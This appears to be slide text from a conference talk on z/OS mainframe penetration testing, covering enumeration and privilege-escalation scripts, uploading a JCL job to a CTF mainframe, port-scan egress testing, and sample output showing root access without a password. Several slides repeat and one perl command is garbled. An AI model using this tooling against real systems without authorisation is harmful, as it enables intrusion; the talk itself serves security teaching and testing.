
z/OS UNIX Primer


UNIX processes can access MVS datasets

e.g. `cp '//DATASET.NAME' /some/file`

>


1



A man is in a swimming pool, making the 'rock on' hand gesture with both hands. He is bald and has a slight smile. He is wearing an orange wristband on his left wrist. The background is a dense city skyline with many skyscrapers under a hazy, overcast sky. The water in the pool is dark and reflects the city and the man.

ask him about "Vegas Phil"

Enumeration



Multiple Tools Exist

ENUM

- A rexx script to enumerate z/OS settings and security
- Uses in memory information
- Works in TSO and UNIX

OMVSEnum.sh

- A tcsh shell script
- Checks file permissions, schedulers, mail, RACF permissions

FileTraversal

- A java program
- Find any UNIX file you have read access to (can also find write)

zOSHog

- A java program
- Uses regex to search for secret

portscan.c/portscan.java

- Maps open ports
- Service identification
- Egress testing

<https://github.com/mainframed/Enumeration/tree/master/Unix>

Enumeration / Unix /

Add file ...

 **mainframed** updating portscan to add a little more verbosity

aeb1c18 · 6 months ago  History

Name	Last commit message	Last commit date
..		
ALL.JCL	moving some files around	7 months ago
ALL.sh	minor renaming of steps	7 months ago
AUTOMVS.XMIT	changed all.sh to use STDOUT, added XMIT of the JCL	7 months ago
FileSystemTraversal.java	moving some files around	7 months ago
OMVSEnum.sh	moving some files around	7 months ago
README.md	moving some files around	7 months ago
portscan.java	updating portscan to add a little more verbosity	6 months ago

README.md



Unix Enumeration Tools

This folder contains various tools used to enumeration unix system services on z/OS.

Compiling & Uploading

Keen observers saw 'ALL.jcl' in the github repo. A single job stream that:

- Adds ENUM to your home folder and makes it executable
- Adds OMVSEnum.sh, renamed to OMVSSed.sh, to your home folder and makes it executable
- Adds FileTraversal and portscan and compiles them with JAVA

```
//OMVSENUM JOB (JOB),'JOB',CLASS=A,MSGCLASS=A,
//          NOTIFY=&SYSUID,REGION=0M
//*****
//*****
//***** DO NOT EDIT THIS FILE IT IS AUTO GENERATED BY THE ALL.S
//*****
//*****
//*****
//* Delete the files if they exist
//*****
//ENUM      EXEC PGM=BPXBATCH
//STDIN      DD DUMMY
//STDOUT     DD DUMMY
//STDERR     DD DUMMY
//STDPARM    DD *
SH cd /home/phil/tet/;
rm ENUM.rexx;
rm OMVSEnum.sh;
rm FileSystemTraversal.java;
rm portscan.java;
//*****
//PUTFILE   PROC FOLDER='/home/phil/tet/',FILENAME=''
//*****
//***** Put the files in unix
//*****
```

We use the Linux program **scp** to copy ALL.jcl to our in scope, only problem is it only supports BINARY transfers

```
~/Documents/Talks/SHARE2025 » dd if=enumeration/Unix/ALL.JCL of=ALL.ebcdic.jcl conv=ebcdic  
176+1 records in  
176+1 records out  
90537 bytes transferred in 0.002966 secs (30524949 bytes/sec)
```

```
~/Documents/Talks/SHARE2025 » perl -pe 's/\x25/\x15/g' ALL.ebcdic.jcl > ALL.fixed.jcl
```

```
~/Documents/Talks/SHARE2025 » scp ALL.fixed.jcl phil@mainframe.mfctf.com:/u/phil/all.jcl  
phil@mainframe.mfctf.com's password:  
ALL.fixed.jcl 100% 88KB
```

Then we **submit all.jcl** on the LPAR



We use the Linux program **scp** to copy ALL.jcl to our in scope, only problem is it only supports BINARY transfers

```
~/Documents/Talks/SHARE2025 » dd if=enumeration/Unix/ALL.JCL of=ALL.ebcdic.jcl conv=ebcdic  
176+1 records in  
176+1 records out  
90537 bytes transferred in 0.002966 secs (30524949 bytes/sec)
```

```
~/Documents/Talks/SHARE2025 » perl -pe 's/\x25/\x15/g' ALL.ebcdic.jcl > ALL.fixed.jcl
```

```
~/Documents/Talks/SHARE2025 » scp ALL.fixed.jcl phil@mainframe.mfctf.com:/u/phil/all.jcl  
phil@mainframe.mfctf.com's password:  
ALL.fixed.jcl 100% 88KB
```

Then we **submit all.jcl** on the LPAR



We use the Linux program `scp` to copy ALL.jcl to our in scope,
only problem is it only supports BINARY transfers

```
~/Documents/Talks/SHARE2025 » dd if=enumeration/Unix/ALL.JCL of=ALL.ebcdic.jcl conv=ebcdic
176+1 records in
176+1 records out
90537 bytes transferred in 0.002966 secs (30540000 bytes/sec)
-----
~/Documents/Talks/SHARE2025 » perl -pe 's/\x15/g' ALL.ebcdic.jcl > ALL.fixed.jcl
-----
~/Documents/Talks/SHARE2025 » scp ALL.fixed.jcl phil@mainframe.mfctf.com:/u/phil/all.jcl
phil@mainframe.mfctf.com's password:
ALL.fixed.jcl                                     100%   88KB
-----
```

Then we `submit all.jcl` on the LPAR

ENUM.REXX

```
#####  
# Local Unix System Services Enumeration & Privilege Escalation Script #  
#####  
#          Soldier of FORTRAN          #          @mainframed767          #  
#####  
# version 0.1b  
# Based on LinEnum.sh  
# Example: ./OMVSSed.sh -k keyword -r report -e /tmp/ -t  
OPTIONS:  
-k      Enter keyword  
-e      Enter export location  
-r      Enter report name  
-t      Thorough tests (takes longer)  
-h      Displays this help text  
  
Running with no options = limited scans/no output file  
#####  
>
```

OMVSEnum.sh

Egress Busting

You would be surprised how often this works

Network routes from before most of you were born

Very simple:

1. On the mainframe run the java program *portscan*
2. On AWS (or any provider) run a tool like *Egressbuster*

```
PHIL:/u/phil: >java -cp '.' portscan 3.145.142.29 1330 1340 -t 100 -d
PortScan by SirCICSalot
3.145.142.29
Trying Port: 1330
Trying Port: 1331
Port 1331 is open
Trying Port: 1332
Port 1332 is open
Trying Port: 1333
Port 1333 is open
Trying Port: 1334
Port 1334 is open
Trying Port: 1335
Port 1335 is open
Trying Port: 1336
Port 1336 is open
Trying Port: 1337
Port 1337 is open
Trying Port: 1338
Port 1338 is open
Trying Port: 1339
Port 1339 is open
Trying Port: 1340
Port 1340 is open
PHIL:/u/phil: >
```





```
admin@ip-172-31-24-128:~/egressTester$ sudo ./egresstester.py 172.31.24.128 enX0 -v
```

Mainframe Testing Team Presents: Network Egress Tester

Arguments: Namespace(local_ip='172.31.24.128', interface='enX0', source_ip='0.0.0.0/0', start_port=1, verbose=True, logfile=None)

Current UID: 0

Inserting iptables rule to redirect connections from 0.0.0.0/0 ports 1 to 65535 to port 55901/tcp

[*] Listening on TCP ports 1 to 65535

[*] Press **control-c** when finished

[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1337/tcp (0 bytes)

[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1340/tcp (0 bytes)

[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1331/tcp (0 bytes)

[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1332/tcp (0 bytes)

[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1333/tcp (0 bytes)

[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1334/tcp (0 bytes)

[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1335/tcp (0 bytes)

[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1336/tcp (0 bytes)

[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1337/tcp (0 bytes)


[+] Connection from 34.198.158.143 (mainframe.mfctf.com) on port: 1338/tcp (0 bytes)



**he sent me this hat
after I told him I
bought a boat**



Analysis



ENUM Rexx Script Output

```
./ENUM.rexx
```

```
...
```

```
External Security Manager:
```

```
Product: RACF
```

```
Version: FMID HRF7791
```

```
Datasets:
```

```
    Primary: SYS1.RACFDS
```

```
    Backup:  SYS1.RACFDS.BACKUP
```

```
...
```

```
KDFAES encryption is not active
```

ENUM Rexx Script Output

```
./ENUM.rexx
```

```
...
```

```
External Security Manager:
```

```
Product: RACF
```

```
Version: FMID HRF7791
```

```
Datasets:
```

```
Primary: SYS1.RACFDS
```

```
Backup:  SYS1.RACFDS.BACKUP
```

```
...
```

```
KDFAES encryption is not active
```

OMVSEnum Script Output

```
> ./OMVSSed.sh
```

```
...
```

```
[+] We can su to root without a password!
```

```
...
```

dr-xr-xr-x	2	CHAD	RULES	8192	Jul 16 10:15	DEFCON/
dr-xr-xr-x	2	PHIL	DROOLS	8192	Jul 16 18:05	BlackHat/
-rwxrwxrwx	1	OMVS	OMVSGRP	1163	Jul 25 2024	/etc/inetd.conf
-rwxrwxrwx	2	OMVS	OMVSGRP	1024	Jul 13 16:05	/bin/run.sh

```
...
```

```
[+] Unix Privileged RACF resources:  
SUPERUSER.FILESYS.MOUNT
```


```
...
```

```
[+] We can issue extattr +a!
```


OMVSEnum Script Output

```
> ./OMVSSed.sh
```

```
...
```



```
[+] We can su to root without a password!
```

```
...
```

dr-xr-xr-x	2	CHAD	RULES	8192	Jul 16 10:15	DEFCON/
dr-xr-xr-x	2	PHIL	DROOLS	8192	Jul 16 18:05	BlackHat/
-rwxrwxrwx	1	OMVS	OMVSGRP	1163	Jul 25 2024	/etc/inetd.conf
-rwxrwxrwx	2	OMVS	OMVSGRP	1024	Jul 13 16:05	/bin/run.sh

```
...
```

```
[+] Unix Privileged RACF resources:  
SUPERUSER.FILESYS.MOUNT
```

```
...
```

```
[+] We can issue extattr +a!
```

OMVSEnum Script Output

```
> ./OMVSSed.sh
```

```
...
```

```
[+] We can su to root without a password!
```

```
...
```

dr-xr-xr-x	2	CHAD	RULES	8192	Jul 16 10:15	DEFCON/
dr-xr-xr-x	2	PHIL	DROOLS	8192	Jul 16 18:05	BlackHat/
-rwxrwxrwx	1	OMVS	OMVSGRP	1163	Jul 25 2024	/etc/inetd.conf
-rwxrwxrwx	2	OMVS	OMVSGRP	1024	Jul 13 16:05	/bin/run.sh

```
...
```

```
[+] Unix Privileged RACF resources:  
SUPERUSER.FILESYS.MOUNT
```

```
...
```

```
[+] We can issue extattr +a!
```

